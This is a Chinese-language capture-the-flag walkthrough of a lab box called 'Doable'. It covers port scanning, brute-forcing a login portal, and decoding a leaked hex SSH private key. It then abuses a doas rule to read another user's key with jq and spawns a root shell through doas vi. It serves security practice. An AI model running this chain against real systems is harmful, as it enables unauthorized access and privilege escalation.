

doable_tonglinggejimo

SHELL

PORT	STATE	SERVICE	REASON
22/tcp	open	ssh	syn-ack ttl 64
80/tcp	open	http	syn-ack ttl 64
5000/tcp	open	upnp	syn-ack ttl 64

SHELL

```
[10:07:17] 301 - 355B - /assets ->  
http://192.168.56.201/assets/  
[10:07:17] 200 - 430B - /assets/
```

查看80端口网页，可以看到前端源代码注释中存在一个提示

"Sometimes the error message itself holds the key."

1 http://192.168.56.201 GET /	
Request	Response
Pretty	Raw Hex Render 明动
1	HTTP/1.1 200 OK
2	Date: Mon, 06 Jul 2026 14:06:39 GMT
3	Server: Apache/2.4.67 (Unix)
4	Last-Modified: Sat, 27 Jun 2026 14:07:48 GMT
5	ETag: "69c7-6553cc0080bd1"
6	Accept-Ranges: bytes
7	Content-Length: 27079
8	Keep-Alive: timeout=5, max=100
9	Connection: Keep-Alive
10	Content-Type: text/html
11	
12	<!DOCTYPE html>
13	<html lang="en">
14	<head>
15	<meta charset="UTF-8" />
16	<meta http-equiv="X-UA-Compatible" content="IE=edge" />
17	<meta name="viewport" content="width=device-width, initial-scale=1.0" />
18	
19	<!--
20	- "Sometimes the error message itself holds the key."
21	-->
22	<title>
23	dprod - Digital product design agency
24	</title>
25	<meta name="title" content="dprod - Digital

这里提示，有些错误信息本身就是口令

访问5000端口发现是一个输入密码框

Doable Access Portal

Enter valid credential to access internal dashboard

Password

Enter password

Authenticate

爆破一下，发现password的响应长度不一样

Request	Payload	Status code	Response received	Error	Timeout	Length
62	password	200	61			4063
0		200	78			4053
1	123456	200	50			4053
2	123456789	200	70			4053
3	111111	200	78			4053
4	from91	200	78			4053
5	12345678	200	84			4053
6	123123	200	84			4053
7	5201314	200	85			4053
8	000000	200	84			4053
9	11111111	200	85			4053
10	a123456	200	58			4053
11	163.com	200	80			4053
12	fill.com	200	58			4053
13	123321	200	69			4053
14	123123123	200	58			4053
15	00000000	200	74			4053
16	1314520	200	63			4053

Request	Response
retty	RawHexRender 明动 <pre><div> <p> Enter valid credential to access internal dashboard </p> </div> <form method="POST"> <div class="form-group"> <label> Password </label> <input type="text" name="pwd" placeholder="Enter password" required> </div> <button class="btn" type="submit"> Authenticate </button> <div class="msg-error"> Password is incorrect </div> </form> </div></pre>

根据之前的提示，输一下 **incorrect** 试试，然后返回了 **please try again later**，接下来尝试 **again later**（这里玩梗来的）

Doable Access Portal

Enter valid credential to access internal dashboard

Authentication passed, welcome administrator

System Debug Console (Read Only)

```
6f70656e7373682d6b65792d76310000000046e6f6e65000000046e6f6e650000000000000000100000033
0000000b7373682d6564323535313900000020afce9
a5916af9b25f74359c537873e4745cdf4cd680841a4
92e094f5ef55214e0000009019cf986a19cf986a000
0000b7373682d6564323535313900000020afce9a59
16af9b25f74359c537873e4745cdf4cd680841a492e
094f5ef55214e00000040ed8fdefb5f54ba38daa4f3
3cbe3ffd09f38de41bdddce9bb15af10ba2702e16a
fce9a5916af9b25f74359c537873e4745cdf4cd6808
41a492e094f5ef55214e000000c656c656e6140446f61626c6501
```

拿到一串hex编码，放进赛博厨子可以看到是ed25519的私钥

From Hex

Delimiter

Auto

484 1


Raw Bytes

LF

Output

```
openssh-key-v1 none none 3 Vssh-ed25519 I*Y
*%+CYA7>GEiôih A*à•ôiu!N I•j I•j Vssh-ed25519 I*Y*%+CYA7
>GEiôih A*à•ôiu!N @i•pû_T°8U=ó<¿?ý ó•â YYI±ZñVcp I*Y*%+CYA7>GEiôih
A*à•ôiu!N Felena@Doable
```

后来sublarge老师补充到厨子可以直接从hex转成pem格式，然后改一下头尾即可



补上私钥头尾，可以直接拿到用户shell

```
py311 kali@kali ~ (0.096s)
cat id_ed25519
-----BEGIN OPENSSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAABG5vbmUAAAABm9uZQAAAAAAAAABAAAAMwAAAAATzc2gtZWQyNTUxOQA
AACVzppZFq+bJfdWcU3hz5HRc30zWgIQaSS4JT171UhTgAAAIAZz5hqGc+YagAAAAATzc2gtZWQyNT
UxOQAACVzppZFq+bJfdWcU3hz5HRc30zWgIQaSS4JT171UhTgAAAEtj977X1S60Nqk8zy+P/0J8
43kG93dzpuxWvELonAuFq/OmlkWr5sL90NZxTeHPkdFzFTNaAhBpJLgLPXvVSF0AAAADGVsZW5hQERv
YWJsZQE=
-----END OPENSSSH PRIVATE KEY-----
```

拿到shell后，跑一下linpeas可以看到doas的配置

```
Doas Configuration (T1548.003)
https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.htm#doas
Doas binary found at: /usr/bin/doas
Doas binary has SUID bit set!
-rwsr-xr-x 1 root root 34824 Oct 11 2024 /usr/bin/doas

Checking doas.conf files:
Found: /etc/doas.conf
# See doas.conf(5) and doas.d(5) for configuration details.
# Configuration here may be overridden by /etc/doas.d/*.conf if files exist.

# Uncomment to allow group "wheel" to become root.
# permit persist :wheel
permit nopass elena as silas cmd /usr/bin/jq
```

SHELL

permit nopass elena as silas cmd /usr/bin/jq

elena 可以无密码以 silas 身份执行 jq，查一下GTF0bins可以看到jq -Rr . /path/to/input-file的方式读取任意文件



```

elena@Doable:~$ doas -u silas /usr/bin/jq -Rr . /home/silas/.ssh/id_ed25519
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktbjEAAAAAAAAABG5vbmlUAAAABm9uZQAAAAAAAAAABAAAMwAAAAAtzc2gtZW
QyNTUxOQAAACCb6PiV03wEWLrYoiJkGsaGfMXoyCguKZZ8BoXVfccNiwAAAJBzteozc7Xq
MwAAAAAtzc2gtZWQyNTUxOQAAACCb6PiV03wEWLrYoiJkGsaGfMXoyCguKZZ8BoXVfccNiw
AAAEt/QcH2XPStm0a0ShQTYGyo5gcmSAheSTHyZ0cfJWM4pvo+JU7fARYutiiK0QaxoZ8
xejIKC4plnwGhdV9xw2LAAAAcNnpbGFzQE1hemUBAgM=
-----END OPENSSH PRIVATE KEY-----

```

[illegible]

猜测这里 **silas** 也可以执行doas命令，尝试枚举，可以尝试拷打AI让AI写一个，不过这里也可以直接拿sublargo的**doas-enum**去枚举



```
silas@Doable:~/doas-enum$ ./doas-enum.sh
=== DOAS ENUM ===

[*] binary
-rwsr-xr-x    1 root    root          34824 Oct 11  2024 /usr/bin/doas

[*] configs
[+] /etc/doas.conf
# See doas.conf(5) and doas.d(5) for configuration details.
# Configuration here may be overridden by /etc/doas.d/*.conf if files exist.

# Uncomment to allow group "wheel" to become root.
# permit persist :wheel
permit nopass elena as silas cmd /usr/bin/jq

[*] probing 559 commands...
[*] waiting...


=== DONE ===

--- Full path ---

=====
[!] ALLOWED (no password):
=====
doas /usr/bin/vi
```

可以看到有 **doas /usr/bin/vi**

直接执行 **doas -u root /usr/bin/vi -c ':/bin/sh'**



```
silas@Doable:~/doas-enum$ doas -u root /usr/bin/vi -c ':/bin/sh'

/home/silas/doas-enum # whoami
root
/home/silas/doas-enum # cat /root/root.txt
flag{root-b7a0a4afee46f67662b8d428ab63e14e}
```